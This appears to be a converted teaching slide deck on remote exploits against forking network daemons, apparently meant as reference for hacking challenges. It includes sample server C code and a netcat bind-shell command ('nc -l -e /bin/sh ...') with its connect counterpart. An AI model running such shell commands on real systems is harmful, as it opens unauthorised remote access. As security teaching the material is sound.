




# Remote Exploit

# Content



# Key take away

Key take away:

- For exploiting purposes, the target process looks the same
  - Exploitation is deterministic
- Making server crash makes it restart
  - We have as many tries as we want

# Source Code – Parent Process

```
int newServerSocket;
listen(serverSocket,5)
while (1) {
    newserverSocket = accept(serverSocket, &cli_addr, &clilen);

    pid = fork();

    if (pid == 0) {
        /* This is the client process */
        close(serverSocket);
        doprocessing(newserverSocket);
        exit(0);
    } else {
        close(newserverSocket);
    }
}
```

# Source Code – Client Process

```
// Child process handling client
void doprocessing (int clientSocket) {
    char password[1024];
    int n;
    printf("Client connected\n");

    n = read(clientSocket, username, 1024);
    handleData(username);
}
```

# Remote Exploit Payload Types

# Remote Exploits

What is a remote exploit?

- Attacking an application **on another computer**
- Via the network

**Local:** Payload can be in :

- Program arguments
- File
- Environment variable
- Etc.

**Remote:**

- “Packets”
- Data sent to server


# Remote Exploits

What is different between local and remote exploits?

- Theoretically, nothing
- Practically, there are some interesting differences
- This slides are mostly useful as reference for the hacking challenges



# Remote Exploit Architecture



# Remote Exploit Architecture

Payload differences:

- What exactly should we execute?

# Remote Exploit Architecture

## Payload possibilities


### Local server with shell:

- Server (target):
  - Listen shell with netcat
  - `$ nc -l -e /bin/sh 192.168.1.1 4444`
- Client:
  - Connect with netcat
  - `$ nc 192.168.1.1 4444`


### Connect-Back shell:

- Client: listen for shell with netcat
  - `$ nc -l`
- Server (target): connects back
  - Special shellcode


## Remote Exploit – Local Server



## Remote Exploit – Connect-back



## Remote Exploit – Connection Reuse



# **Remote Exploit**

## **How do Daemons work?**

# How do daemons work?

Server listens on a port

When a client connects (finished TCP handshake):

